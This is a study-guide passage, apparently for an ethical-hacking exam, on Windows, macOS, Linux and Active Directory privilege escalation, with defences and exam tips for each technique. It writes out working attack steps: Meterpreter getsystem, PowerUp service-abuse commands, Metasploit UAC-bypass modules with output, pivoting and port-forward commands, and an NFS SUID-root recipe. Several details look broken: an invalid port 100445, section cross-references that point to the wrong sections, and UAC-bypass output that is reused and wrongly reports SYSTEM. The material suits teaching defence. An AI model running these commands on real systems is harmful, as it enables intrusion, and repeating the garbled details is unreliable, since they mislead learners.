Memory trick: "Check the bounds, guard the return, patch it, and never run code where code shouldn't run."

3.33 Privilege Escalation Using DLL Hijacking

What it is (simple words): Most Windows applications, when they need to load an external DLL (Dynamic Link Library - a file of shared, reusable code), do not always specify the DLL's full, exact path. Instead, they search a predictable list of folders, starting with the application's own directory. If an attacker can plant a malicious DLL with the *same name* as a legitimate one somewhere earlier in that search order, the application loads the attacker's fake DLL instead of the real one.

Analogy: Imagine calling out "Hey, Sam, come here!" in a crowded room without specifying which Sam. If an impostor named Sam is standing closer to you than the real Sam, the impostor answers first and you never notice the swap.

How it works (numbered steps):

1. The attacker identifies a legitimate application that loads an external DLL without specifying its full path.

2. The attacker places a malicious DLL, named identically to the real one, inside the application's own directory (which Windows searches before most other locations).
3. The user (or a scheduled task/service) runs the legitimate application as normal.
4. The application's DLL search order finds the attacker's malicious DLL first and loads it instead of the real one, sitting elsewhere in the Windows DLL library path.
5. The malicious DLL executes with whatever privileges the host application has, giving the attacker remote access to the system.

Tools and commands used here: Spartacus and **PowerSploit** are both used to detect which applications are hijackable (that is, which ones search their own writable directory before a trusted, protected system path) and to actually perform the DLL hijack on the target system.

Real-world use: An attacker with write access to a shared application folder (but not admin rights) drops a malicious `version.dll` next to a legitimate, auto-launching executable that blindly loads `version.dll` by name; the next time any user (including an administrator) launches that application, the attacker's code runs silently under that user's privileges.

Countermeasures and defense: covered in full in section 3.44 (Dependency Walker for detecting missing-module issues) and 3.53's checklist; the short version is: always use fully-qualified DLL paths in your own applications, restrict write access to application directories, and place executables only in write-protected directories.

EXAM FOCUS:

- How it is asked: "An attacker places a malicious DLL with the same name as a legitimate one in an application's directory, which the OS loads first. What is this attack called?" -> DLL hijacking.
- Keyword: "does not use the fully qualified path", "searches the directory it was loaded from" -> DLL hijacking.
- Look-alike: DLL hijacking (Windows, exploits DLL search order) vs Dylib hijacking (3.34, the macOS equivalent, exploits dylib search order).

Memory trick: "Load by name, not by full address - and someone else answers to that name first."

3.34 Privilege Escalation Using Dylib Hijacking (macOS)

What it is (simple words): Dylib hijacking is the macOS version of DLL hijacking. When a macOS application loads an external dylib (dynamic library), the loader searches several possible directories; if the attacker plants a malicious dylib in one of the earlier-searched, primary directories, it runs instead of the legitimate one.

How it works (numbered steps):

1. The attacker identifies a macOS application vulnerable to dylib hijacking, often with the help of a scanning tool such as **Dylib Hijack Scanner**.
2. The attacker injects a malicious dylib into a path the loader checks before the legitimate dylib's real location, for example `/Application/Blah.app/Contents/lib`, while

the original, legitimate dylib actually lives under `/System/Library`.
3. The user runs the application normally.
4. The application's dylib loader requests the needed library, finds the attacker's planted copy first, and loads the malicious dylib instead of the original.
5. The attacker's malicious code runs with the application's privileges, giving the attacker remote access to the system.

Tools and commands used here: Dylib Hijack Scanner - a utility that scans a macOS system for applications that are either susceptible to dylib hijacking, or have already been hijacked (reported on the slide as "Hijacked Applications: total 1" and "Vulnerable Applications: total 13" in one scan run, illustrating that vulnerable-but-not-yet-exploited apps are usually far more numerous than already-compromised ones).

Real-world use: A security team runs Dylib Hijack Scanner across their fleet of Mac laptops and discovers thirteen installed applications are theoretically vulnerable to dylib hijacking, even though none have actually been hijacked yet, prioritizing which apps to patch or remove first.

Countermeasures and defense: covered in section 3.44 (Dylib Hijack Scanner doubles as both the attacker's and the defender's tool here) and the general checklist in 3.53 (fully-qualified library paths, write-protected application directories).

EXAM FOCUS:

- How it is asked: "Which macOS-specific utility detects applications vulnerable to, or already affected by, dylib hijacking?" -> Dylib Hijack Scanner.
- Trap: on macOS, the equivalent concept to a "DLL" is called a "dylib" (dynamic library); do not answer "DLL hijacking" for a macOS-specific scenario question.

Memory trick: "Dylib hijacking is DLL hijacking wearing a Mac."

3.35 Privilege Escalation Using Named Pipe Impersonation

What it is (simple words): Named pipes are a legitimate Windows mechanism that lets different running processes talk to each other. Attackers abuse a flaw in how some privileged processes handle named-pipe connections to trick a higher-privileged process into impersonating the attacker's own low-privilege token with SYSTEM-level rights instead.

- **Named pipe:** a Windows inter-process communication (IPC) object that lets one process send data to another, including across a network, identified by a shared name.
- **Impersonation:** when one process temporarily takes on the security context (identity and privileges) of another, to perform an action on that other process's behalf.

How it works (numbered steps):

1. The attacker already has a low-privilege session (a Meterpreter session, in the demo) on the target.

2. The attacker runs Metasploit's `getsystem` command, which automatically tries several privilege-escalation techniques in sequence; "technique 1" is specifically Named Pipe Impersonation.
3. Behind the scenes, this technique creates a named pipe and tricks a SYSTEM-level service into connecting to and authenticating against it, which lets the attacker's process capture and impersonate that SYSTEM-level security token.
4. The attacker's session is now running as `NT AUTHORITY\SYSTEM` instead of a regular user.
5. With SYSTEM privileges, the attacker can dump password hashes (via `hashdump` or similar) and perform further actions no ordinary user account could.

Demo commands and output (from the slide):

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation
   (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Common mistakes: running `getsystem` without first confirming the current session already has local administrator-equivalent rights - several named-pipe-impersonation variants (including the one shown) still require the current account to already be a member of the local Administrators group; a question may test this prerequisite.

Tools and commands used here: Metasploit's `getsystem` (Meterpreter built-in command).

Countermeasures and defense: run services with the least privilege necessary (avoid unnecessary SYSTEM-level services), monitor for unusual named-pipe creation and connection patterns, and keep Windows patched (several named-pipe-impersonation techniques were built around specific, since-patched Windows bugs).

EXAM FOCUS:

- How it is asked: "Which Meterpreter command attempts several built-in Windows privilege-escalation techniques automatically, with Named Pipe Impersonation as its first method?" -> `getsystem`.
- Keyword: "NT AUTHORITY\SYSTEM", "technique 1 (Named Pipe Impersonation)" -> Metasploit `getsystem`.

Memory trick: "Pipe talks to SYSTEM, SYSTEM thinks it's talking to itself, attacker borrows the badge."

3.36 Privilege Escalation Using Spectre and Meltdown Vulnerabilities

What it is (simple words): Spectre and Meltdown are hardware-level design flaws found across modern processor chips from AMD, ARM, and Intel. They abuse performance-boosting CPU features (branch prediction, out-of-order execution, caching, and speculative execution) to let a program read memory it was never

authorized to read, including kernel memory holding secrets like credentials and private keys.

- **Speculative execution:** a performance optimization where the CPU guesses the likely outcome of a decision (a branch) and starts executing instructions along that guessed path *before* it actually confirms the guess was correct, to save time; if the guess turns out wrong, the CPU is supposed to discard the results, but subtle side effects (timing differences) of that discarded work can still leak information.

Analogy: Imagine a very eager assistant who, before you even finish asking a question, starts digging through locked filing cabinets for an answer they *guess* you want, just in case you did ask. Even if they put the files back the instant they realize you asked something else, you can still tell, just from how long the desk drawers were open, which locked cabinet they peeked into - and that timing alone leaks what was inside.

How it works / the two vulnerabilities compared:

Vulnerability	What it lets an attacker do
Spectre	Read adjacent memory locations of a process that the attacker is not authorized to access; can even be used to read kernel memory, or performed as a web-based attack using JavaScript (no local code execution needed at all)
Meltdown	Forces an unprivileged process to read other adjacent memory, including kernel memory and physical memory, directly escalating privileges by exposing data the process should never see

Both ultimately lead to revealing critical system information such as credentials and private keys stored in memory, which an attacker can then use to escalate privileges further.

Real-world use: A researcher demonstrates a Spectre proof-of-concept running purely as JavaScript inside a web browser tab, extracting bytes of the browser's own process memory (including, in some documented cases, data from other open tabs) with no plugin, exploit chain, or local code execution required beyond simply visiting a malicious web page.

Countermeasures and defense: apply CPU microcode updates and OS-level mitigations released by hardware vendors and Microsoft/Linux/Apple, enable kernel page-table isolation (KPTI) features where applicable, and keep browsers patched (since Spectre's JavaScript-based variant specifically targets browser JIT engines).

EXAM FOCUS:

- How it is asked: "Which vulnerability can be exploited purely through JavaScript in a web browser to read adjacent process memory?" -> Spectre.

- Keyword: "branch prediction", "speculative execution", "modern CPU design flaw affecting AMD/ARM/Intel" -> Spectre or Meltdown.
- Look-alike: Spectre (reads memory it should not have *access* to, including via a web browser) vs Meltdown (forces an unprivileged process to read *other* memory including kernel/physical memory, a more direct privilege-escalation mechanism) - both stem from the same class of CPU speculative-execution design flaws but work through different mechanisms.

Memory trick: "Spectre peeks sideways at memory; Meltdown melts straight through the privilege wall."

3.37 Privilege Escalation by Exploiting Misconfigured Services

What it is (simple words): Windows services often run with very high privileges (frequently as `LocalSystem`). If the way a service is configured or installed has a flaw, an unprivileged attacker can hijack that service's execution (or its installer's leftover files) to run their own code with the service's elevated privileges.

3.37.1 Unquoted service paths. When Windows starts a service, it looks up the executable path to launch. If that path contains spaces and is *not* wrapped in quotation marks, Windows will try each space-separated segment, in order, as a possible executable name, before trying the full intended path. For example, an unquoted path `C:\Program Files\My App\service.exe` could cause Windows to first try to launch `C:\Program.exe`, then `C:\Program Files\My.exe`, and so on, before ever reaching the real target - if an attacker can write any executable into one of those earlier, shorter candidate paths (and the service runs under SYSTEM privileges), their file executes instead.

3.37.2 Service object permissions. Sometimes the service object itself (not its binary path, but its Windows Service Control Manager configuration) has misconfigured permissions, letting a low-privilege user modify or reconfigure the service's attributes - including changing which binary it runs, or which account it runs as. An attacker can exploit this to add a new local administrator account, or point the service at a malicious binary, and then restart the service to run it with elevated privileges.

3.37.3 Unattended installs. During an automated/unattended Windows installation, the configuration settings used (which can include local account passwords set during setup) get saved into an `Unattend.xml` file. If that file is left behind after installation, anyone who can read it can potentially recover credentials used during setup.

Analogy (unquoted paths): Telling a taxi driver your destination is "123 Program Files Drive" without punctuation might make the driver stop at "123 Program" first, thinking that is the whole address, dropping an impostor passenger there before ever continuing on to the real destination.

How it works (numbered steps, unquoted service paths and permissions, using PowerUp):

1. The attacker runs PowerUp (from the PowerSploit toolkit) against the target: `powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1; Invoke-AllChecks"`.
2. PowerUp automatically enumerates many common Windows privilege-escalation weaknesses in one pass, including modifiable service files, unquoted/vulnerable service paths, and DLL hijack opportunities, printing both the finding (`Check`) and a ready-to-run exploitation command (`AbuseFunction`) for each.
3. For a modifiable service file finding, PowerUp suggests a command such as `Install-ServiceBinary -Name 'edgeupdate'` to swap in a malicious binary.
4. For a service permissions finding, PowerUp prints the vulnerable service's name, path, run-as account, and a ready `Invoke-ServiceAbuse -ServiceName '<name>'` command that reconfigures the service to run an attacker-controlled command, typically adding a new local administrator.
5. The attacker restarts (or waits for a restart of) the misconfigured service, which then runs with its original elevated privileges, but now executing the attacker's payload.

Demo output excerpts (from the slide):

```
ServiceName  : AdobeARMservice
Path         : "C:\Program Files (x86)\Common Files\Adobe\
               ARM\1.0\armsvc.exe"
StartName    : LocalSystem
AbuseFunction: Invoke-ServiceAbuse -ServiceName
               'AdobeARMservice'
```

How it works (numbered steps, unattended installs):

1. The attacker checks well-known locations for a leftover `Unattend.xml` file: `C:\Windows\Panther\`, `C:\Windows\Panther\UnattendGC\`, `C:\Windows\System32\`, `C:\Windows\System32\sysprep\`.
2. Metasploit's post-exploitation checks (shown on the slide as `checking for unattended install files`) can automate this search and report the exact path found, for example `UnattendPath: C:\Windows\Panther\Unattend.xml`.
3. The attacker reads the file for any configuration settings or credentials captured during the original automated installation.

Tools and commands used here: PowerUp (`PowerUp.ps1`, part of PowerSploit), `Install-ServiceBinary`, `Invoke-ServiceAbuse`, `Write-HijackDll` (for XPATH%-style DLL hijacks PowerUp also detects), Metasploit's unattended-install-file checker.

Countermeasures and defense: always wrap service executable paths in quotation marks when spaces are present, lock down service object permissions so only administrators can reconfigure a service, delete `Unattend.xml` files after provisioning is complete (or scrub sensitive data from them), and run PowerUp (or similar auditing tools) defensively, proactively, before an attacker does.

EXAM FOCUS:

- How it is asked: "A service's executable path contains spaces and is not wrapped in quotes. How can an attacker exploit this?" -> Place a malicious executable at

one of the earlier, unquoted path segments Windows will try before reaching the real target.

- Keyword: "unquoted service path", "PowerUp", "Invoke-AllChecks" -> misconfigured service privilege escalation.
- Trap: unquoted service path abuse requires the attacker to have *write access* to one of the candidate directories along that unquoted path (commonly the drive root, `C:\`, if poorly secured) - it is not automatically exploitable on every unquoted path.

Memory trick: "No quotes, no manners - Windows tries every word in the sentence as an address."

3.38 Pivoting to Hack External Machines

What it is (simple words): Pivoting means using a machine the attacker has already compromised as a stepping-stone (a relay point) to reach *other* machines on networks the attacker could not otherwise reach directly, typically bypassing a firewall that only trusts traffic from inside the network.

Analogy: If you cannot personally get past a building's front desk, but you already have a friend working inside who already has a badge, you hand your friend a note and have them walk it to any office inside the building for you - you never had to get past the front desk yourself.

How it works (numbered steps, matching the Metasploit demo on the slide):

1. **Discover live hosts on the internal network** that the compromised machine can reach but the attacker cannot reach directly, using a post-exploitation module such as `post/windows/gather/arp_scanner` to ARP-scan the subnet from inside the compromised session, for example discovering hosts at `10.10.1.9`, `10.10.1.11`, `10.10.1.13`, `10.10.1.19`, and `10.10.1.22`.
2. **Scan ports of the live systems** found, using an auxiliary module such as `auxiliary/scanner/portscan/tcp` with `RHOSTS` and `PORTS` set, run *through* the compromised session.
3. **Set up routing rules** inside Metasploit so that all further traffic destined for that internal subnet automatically routes through the existing compromised session: `route add 10.10.1.0 255.255.255.0 1` (the trailing `1` is the session ID to route through).
4. **Exploit a vulnerable service** discovered on one of those newly-reachable internal hosts, launching a second exploit (for example against a different host's vulnerable service) with its traffic automatically tunneled through the first compromised machine, landing a second Meterpreter session on a host the attacker could never have reached directly from outside the firewall.

Real-world use: An attacker compromises an internet-facing web server that sits in a DMZ with one leg also connected to an internal management network. By pivoting through that web server, the attacker reaches and compromises an internal file server

that has no direct route to the internet at all, entirely bypassing the perimeter firewall's protection for that internal network.

Tools and commands used here: `post/windows/gather/arp_scanner`, `auxiliary/scanner/portscan/tcp`, Metasploit's `route add` command.

Countermeasures and defense: network segmentation with internal firewalls (not just a perimeter firewall), monitoring for unusual internal-to-internal scanning traffic originating from a single host, and limiting which hosts are allowed to initiate connections to sensitive internal network segments.

EXAM FOCUS:

- How it is asked: "An attacker compromises a DMZ server and uses it to scan and attack an internal network segment the attacker cannot reach directly. What is this technique called?" -> Pivoting.
- Keyword: "route add", "compromise one system to reach others behind a firewall" -> Pivoting.
- Look-alike: Pivoting (using a compromised host as a relay to launch *new attacks* against other internal hosts) vs Relaying (3.39, using a compromised host specifically to *access existing services/resources* as if the request came from that host).

Memory trick: "Pivot = turn the compromised box into your own personal internal network card."

3.39 Relaying to Hack External Machines

What it is (simple words): Relaying (in this specific context) means forwarding network traffic through a compromised machine so that requests to access *resources* (a web server, an SSH service, an SMB share) on other internal systems appear to originate from the already-compromised, trusted internal machine, rather than directly from the attacker.

How it works (numbered steps):

1. The attacker sets up port-forwarding rules on the compromised Meterpreter session, mapping a local port on the attacker's own machine to a remote port on an internal target, for example: `text portfwd add -l 10080 -p 80 -r 10.10.1.19 portfwd add -l 10022 -p 22 -r 10.10.1.19 portfwd add -l 100445 -p 445 -r 10.10.1.19`
2. Metasploit confirms each forward: `Forward TCP relay created: (local) :10080 -> (remote) 10.10.1.19:80`.
3. The attacker now accesses the internal system's resources *as if they were local services on the attacker's own machine*, for example browsing `http://localhost:10080` to reach the internal host's web server, or running `ssh myadmin@localhost -p 10022` to reach its SSH server.

Real-world use: An attacker forwards port 445 (SMB) from an internal file server through the compromised pivot host to their own machine, then runs normal SMB

enumeration tools pointed at `localhost:100445` exactly as if that internal file server were sitting directly on the attacker's own network.

Tools and commands used here: Meterpreter's `portfwd add` command.

Countermeasures and defense: same as pivoting (3.38) - network segmentation, monitoring for unusual outbound-looking traffic actually originating from internal relay activity, and restricting which hosts can reach sensitive internal services at all.

EXAM FOCUS:

- How it is asked: "Which Meterpreter command creates a local-to-remote TCP port forward through a compromised session?" -> `portfwd add`.
- Trap: pivoting and relaying are frequently tested as a pair and can look similar in a question; the giveaway is whether the scenario describes *scanning/exploiting other hosts* (pivoting) or *directly accessing one specific service/resource* through the compromised host (relaying).

Memory trick: "Relay = borrow the compromised machine's doorbell to reach a specific room."

3.40 Privilege Escalation Using Misconfigured NFS

What it is (simple words): NFS (Network File System) lets Linux/Unix systems share folders over the network. If an NFS export is misconfigured - most commonly by not restricting which remote users map to which local users (the `no_root_squash` setting) - a remote attacker can gain root-level access through what should have been just a regular, low-privilege user account.

How it works (numbered steps):

1. The attacker scans the target for the NFS service, for example with `nmap -sV 10.10.1.9`, confirming open ports such as `2049/tcp open nfs_acl` alongside SSH and HTTP.
2. The attacker establishes a remote connection to the target host over SSH to get an interactive foothold: `ssh ubuntu@10.10.1.9`.
3. The attacker checks the NFS export configuration (commonly `/etc/exports` on the server, or by mounting an exported share and inspecting its permissions) for a misconfiguration such as `no_root_squash`, which means a remote root user's requests are trusted as root on the NFS server too, instead of being mapped down to an unprivileged "nobody" account.
4. By exploiting this misconfiguration (mounting the export as root from an attacker-controlled machine and writing a SUID-root binary into it, for example), the attacker gains root-level access to the remote server through what should have been just a regular, low-privilege share.
5. Attackers can also use misconfigured NFS to sniff sensitive data and files passing through the intranet, enabling further attacks.

Demo commands from the slide:

```
nmap -sV 10.10.1.9
ssh ubuntu@10.10.1.9
```

Real-world use: A tester finds an NFS export mounted with `no_root_squash` from a developer's workstation. By mounting that export from their own Kali box (where they control the root account), writing a `bash` binary with the SUID bit set into the share, and then executing that binary *from a regular, low-privilege session on the actual NFS server*, the tester gets an instant root shell on the server.

Countermeasures and defense: always use `root_squash` (the safer default, which maps a remote root's requests down to an unprivileged account) unless there is a specific, well-understood reason not to, restrict NFS exports to specific trusted IP addresses only, and avoid exporting sensitive directories over NFS at all where possible.

EXAM FOCUS:

- How it is asked: "Which NFS misconfiguration allows a remote root user to be treated as root on the NFS server itself?" -> `no_root_squash`.
- Keyword: "NFS", "root-level access through a regular user account" -> misconfigured NFS, specifically `no_root_squash`.

Memory trick: "no_root_squash means the NFS server never squashes a remote root down to size."

3.41 Privilege Escalation by Bypassing User Account Control (UAC)

What it is (simple words): UAC (User Account Control) is the Windows feature that pops up a confirmation prompt before letting any program run with administrator privileges. When a simple payload fails to escalate because UAC blocks it, attackers abuse specific *auto-elevating* Windows applications (ones Windows itself lets run elevated without a prompt, under certain conditions) to slip past UAC without ever triggering that visible notification.

How it works (numbered steps, general pattern across all UAC-bypass variants):

1. The attacker already has a low-privilege session, but the current account is a member of the local Administrators group (several of these bypass techniques, including Named Pipe Impersonation in 3.35, still require this starting condition).
2. The attacker launches a Metasploit UAC-bypass exploit module, which checks whether UAC is enabled and at what level, then confirms the current session is already part of the Administrators group.
3. The module abuses a specific Windows auto-elevating mechanism (detailed per-technique below) to run a payload at a "high integrity" level without ever showing the user a UAC prompt.
4. The attacker's new, elevated session now reports `NT AUTHORITY\SYSTEM` when checked with `getuid`.

UAC bypass technique 1: via `fodhelper.exe`. `fodhelper.exe` (the "Optional Features" settings applet) is one of several Windows binaries that auto-elevate without a UAC prompt. By planting a malicious command under a specific registry key that `fodhelper.exe` blindly trusts and executes when launched (`HKCU\Software\Classes\ms-settings\Shell\Open\command`, ADDED CONTEXT, verify exact key per Windows version), the attacker gets their own command executed at high integrity the moment `fodhelper.exe` runs.

```
msf exploit(windows/local/bypassuac_fodhelper) > set session 1
msf exploit(windows/local/bypassuac_fodhelper) > exploit
...got system via technique 1 (Named Pipe Impersonation
   (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

UAC bypass technique 2: via `eventvwr.exe`. Similarly, the legacy Windows Event Viewer (`eventvwr.exe`) auto-elevates and historically looked up a registry key an attacker could hijack to run their own payload instead.

```
msf exploit(windows/local/bypassuac_eventvwr) > set session 1
msf exploit(windows/local/bypassuac_eventvwr) > exploit
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\cmd.exe
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

UAC bypass technique 3: via COM Handler Hijacking (`bypassuac_comhijack`). This variant hijacks a COM (Component Object Model) handler registration associated with a trusted, auto-elevating process, so that process unknowingly loads attacker-controlled code when it next runs.

```
msf exploit(windows/local/bypassuac_comhijack) > set session 1
msf exploit(windows/local/bypassuac_comhijack) > exploit
[*] UAC is Enabled, Part of Administrators group!
    Continuing...
[*] BypassUAC can bypass this setting, continuing...
[*] Uploading payload to high integrity process
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation
   (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Real-world use: A tester confirms a compromised account sits in the local Administrators group but is still blocked by default UAC prompts from running admin tools silently; running `bypassuac_fodhelper` through Metasploit instantly upgrades the session to full SYSTEM, with the end user seeing absolutely no UAC confirmation dialog at any point.

Tools and commands used here: Metasploit's `exploit/windows/local/bypassuac_fodhelper`, `bypassuac_eventvwr`, `bypassuac_comhijack`, and plain payload-generation with `msfvenom`.

Countermeasures and defense: change the UAC setting to "Always Notify" (the strictest level, which removes the auto-elevation exceptions these techniques rely on), restrict who is a member of the local Administrators group in the first place (many of these bypasses specifically require the attacker to already be in that group), and keep Windows patched (Microsoft periodically closes specific auto-elevation abuse paths).

EXAM FOCUS:

- How it is asked: "Which UAC setting, if configured, prevents the fodhelper/eventvwr/COM-hijack style bypass techniques from working silently?" -> Setting UAC to "Always Notify".
- Keyword: "fodhelper", "eventvwr", "comhijack", "auto-elevate without a prompt" -> UAC bypass.
- Trap: UAC bypass techniques generally require the compromised account to *already* be a local administrator; UAC is not a privilege boundary between a standard user and an administrator account - it is a boundary between an administrator's *standard, non-elevated* token and that same administrator's *elevated* token.

Memory trick: "UAC bypass doesn't make you an admin - it just skips asking the admin you already are."

3.42 Privilege Escalation by Abusing Boot or Logon Initialization Scripts

What it is (simple words): Many operating systems run certain scripts automatically at boot time or whenever a user logs on. Attackers plant malicious code inside these scripts (or point them at malicious code) so their payload runs automatically, every time, without needing to re-trigger the exploit - this both escalates privileges and maintains persistence at once.

How it works / the five variants from the slide:

1. **Logon Script (Windows):** attackers embed a path to their malicious script in the registry key `HKEY_CURRENT_USER\Environment\UserInitMprLogonScript`, so it runs automatically at every logon, creating persistence and potentially escalating privileges depending on context.
2. **Logon Script (macOS):** macOS logon scripts are also called "login hooks" and run automatically during system login; attackers leverage login hooks to inject a malicious payload that elevates privileges and maintains persistence.
3. **Network Logon Scripts:** these are assigned centrally through Active Directory or Group Policy Objects (GPOs) and run whenever a domain user logs on anywhere on the network. Attackers abuse network logon scripts to gain local or administrator credentials, depending on how access is configured for that script.
4. **RC Scripts (Unix-based systems):** attackers embed a malicious binary, shell command, or path inside RC scripts such as `rc.common` or `rc.local`, which Unix-

based systems run automatically at startup, to escalate privileges and maintain persistence.

5. **Startup Items (macOS):** attackers create malicious files or folders inside the `/Library/StartupItems` directory; items placed here are executed at the bootup stage with root-level privileges.

Real-world use: An attacker who has compromised a single domain user account modifies that user's `UserInitMprLogonScript` registry value to point to a malicious payload; every time that user logs on to *any* machine in the domain, the payload re-executes, giving the attacker a durable foothold that survives individual machine reboots or cleanups.

Countermeasures and defense: restrict who can modify logon-script-related registry keys and GPOs, monitor changes to `rc.local`/`rc.common` and `/Library/StartupItems`, and apply the general boot-or-logon-persistence detection rules from the covering-tracks defense checklist (section 3.68).

EXAM FOCUS:

- How it is asked: "Which registry key, if modified, lets an attacker run a malicious script every time a specific Windows user logs on?" -> `HKEY_CURRENT_USER\Environment\UserInitMprLogonScript`.
- Keyword: "login hooks" -> macOS logon scripts. "rc.local" or "rc.common" -> RC scripts (Unix). "/Library/StartupItems" -> macOS startup items.

Memory trick: "Boot or logon scripts: five doors (Windows logon, Mac login hook, network GPO, Unix RC, Mac startup items), one goal - run automatically, every single time."

3.43 Privilege Escalation by Modifying Domain Policy

What it is (simple words): Domain policy covers the configuration settings shared across domains inside an AD forest (a forest is a collection of one or more related domains). Attackers who have already compromised sufficient privileges can modify group policy or trust relationships between domains to escalate further or to maintain a hidden foothold.

- **Group Policy Object (GPO):** a collection of settings that Active Directory applies to a set of users or computers (for example, which scheduled tasks run, which software installs, which security settings apply).

How it works / the two variants from the slide:

1. **Group Policy Modification:** the attacker modifies the `ScheduledTasks.xml` file inside a GPO (using a tool/technique such as `New-GPOImmediateTask`) to create a malicious scheduled task that runs on every machine the GPO applies to. The relevant file path pattern is `<GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml`.
2. **Domain Trust Modification:** the attacker uses the Windows built-in `nltest` utility to collect information about existing trusted domains, and then (where privileges allow) modifies the settings of existing domain trusts to their own advantage - for

example, weakening a trust's filtering so a compromised, less-trusted domain can reach further into a more trusted one. `text C:\Windows\System32> nltest /domain_trusts`

3. Attackers can also implant a fake domain controller into the environment to maintain a foothold and further escalate privileges.

Real-world use: A red-team operator with Domain Admin-equivalent rights on a child domain uses `nltest /domain_trusts` to map every trust relationship in the forest, then specifically targets a two-way, unfiltered trust to the parent domain as the pivot point for compromising the entire forest, rather than attacking the (better-defended) parent domain head-on.

Countermeasures and defense: audit GPOs regularly for unauthorized scheduled tasks, restrict who can edit GPOs linked to sensitive OUs, review domain and forest trust relationships (especially trust direction and whether SID filtering/selective authentication is enabled), and monitor for unexpected domain controller promotion events.

EXAM FOCUS:

- How it is asked: "Which Windows command-line utility lists information about a domain's trust relationships?" -> `nltest /domain_trusts`.
- Keyword: "ScheduledTasks.xml", "New-GPOImmediateTask" -> Group Policy modification for persistence/escalation.

Memory trick: "nltest asks 'who do we trust,' GPOImmediateTask tells every trusting machine to run my task right now."

3.44 Privilege Escalation by Abusing Active Directory Certificate Services (ADCS)

What it is (simple words): ADCS is Microsoft's built-in Public Key Infrastructure (PKI) role for issuing digital certificates to users, computers, and services across an AD environment. Certificate templates control what a certificate can be used for and who can request one; a misconfigured template can let a low-privilege user request a powerful certificate - for example, one that lets them authenticate *as* a Domain Admin.

Analogy: A certificate template is like a government ID application form. If the form has a careless design flaw that lets any random applicant check a box claiming "I am also authorized to sign as the mayor," and the issuing office never double-checks that box, anyone can walk away with an ID that works just as well as the mayor's own.

How it works (numbered steps, using Certipy):

1. The attacker (with any valid, even very low-privilege, domain account) runs Certipy against the domain's ADCS infrastructure to enumerate certificate templates and certificate authorities.
2. Certipy reports how many templates and certificate authorities it found, and flags which templates are actually *enabled* for enrollment.

3. Certipy retrieves the certificate authority's configuration and saves the findings in multiple formats, including a BloodHound-compatible ZIP, a plain-text report, and a JSON file.
4. The attacker reviews the text/JSON report for dangerous template settings, such as `ENROLLEE_SUPPLIES_SUBJECT` being enabled (which lets the requester specify *whose identity* the certificate represents, rather than being locked to their own identity) combined with low enrollment restrictions and client-authentication being an allowed use for that certificate.
5. If such a misconfigured template is found, the attacker requests a certificate claiming to be a highly-privileged account (for example, a Domain Admin), and then uses that certificate to authenticate to the domain as if they really were that privileged account - achieving domain escalation purely through a PKI misconfiguration, with no password or hash theft needed at all.

Demo output excerpt (from the slide):

```
Certipy v4.0.0 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 5 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 3 enabled certificate templates
...
Template Name           : FOO_Template
Enabled                  : True
Client Authentication    : True
Enrollee Supplies Subject: True
Requires Manager Approval: False
```

Real-world use: A penetration tester runs Certipy against a client's domain and finds a certificate template that both allows client authentication and permits `ENROLLEE_SUPPLIES_SUBJECT`; the tester requests a certificate while specifying the Domain Admin's username as the subject, obtains a valid certificate, and authenticates to the domain controller as Domain Admin - all without ever touching a password hash.

Tools and commands used here: Certipy.

Countermeasures and defense: audit every certificate template for `ENROLLEE_SUPPLIES_SUBJECT` combined with client-authentication EKU and low enrollment restrictions (these specific misconfigurations are commonly tracked under the public "ESC1" through "ESC8+" ADCS abuse categories, ADDED CONTEXT, verify current naming), restrict who can enroll in sensitive templates, and regularly re-run tools like Certipy defensively against your own ADCS deployment.

EXAM FOCUS:

- How it is asked: "Which tool is used to identify and abuse misconfigured Active Directory Certificate Services templates?" -> Certipy.
- Keyword: "certificate templates", "ENROLLEE_SUPPLIES_SUBJECT", "domain escalation via PKI" -> ADCS abuse / Certipy.

Memory trick: "A sloppy certificate template is a blank ID card that lets you write in anyone's name."

3.45 Defending against Privilege Escalation

What it is (simple words): A complete checklist of controls that blunt every privilege-escalation technique covered in sections 3.33 through 3.44.

How it works / the full checklist:

1. Restrict interactive logon privileges.
2. Use encryption to protect sensitive data.
3. Run users and applications with the lowest privileges necessary.
4. Implement multi-factor authentication and authorization.
5. Reduce the amount of code that runs with a particular (elevated) privilege.
6. Perform debugging using bounds checkers and stress tests.
7. Run services as unprivileged accounts wherever possible.
8. Implement a privilege-separation methodology to limit the scope of programming errors and bugs.
9. Thoroughly test the system for application coding errors and bugs.
10. Regularly patch and update the kernel.
11. Change the UAC setting to "Always Notify" (directly closes the 3.41 bypass family's assumptions).
12. Use fully qualified paths in all Windows applications (directly closes the DLL hijacking family in 3.33).
13. Restrict users from writing files to the search paths for applications (further closes DLL hijacking).
14. Ensure all executables are placed in write-protected directories.
15. Continuously monitor file-system permissions using auditing tools.
16. Reduce the privileges of users and groups so that only legitimate administrators can make service changes (directly closes the misconfigured-service family in 3.37).
17. Use whitelisting tools to identify and block malicious software.
18. In macOS, make plist files read-only.
19. Block unwanted system utilities or software that may be used to schedule tasks (closes the boot/logon-script family in 3.42).
20. Regularly patch and update the web servers.

Real-world use: An organization rolls out LAPS (unique local admin passwords per machine, supporting checklist items 3 and 16), sets UAC to "Always Notify" domain-wide (item 11), enforces fully-qualified paths and code-signing in their internally-developed applications (items 12-14), and schedules monthly patch cycles (items 10 and 20) - collectively shutting down a large share of this module's named privilege-escalation techniques at once.

EXAM FOCUS:

- How it is asked: scenario-matching questions: "A company wants to specifically stop DLL hijacking attacks. Which control from this list is most directly relevant?" -> Use fully qualified paths in Windows applications (item 12) and restrict writing to application search paths (item 13).
- Trap: a question may list several plausible-sounding general security controls (firewalls, antivirus, VPN) as distractors; the correct answer for *privilege escalation specifically* is almost always one of the twenty items above, tied to least privilege, patching, or path/permission hardening.

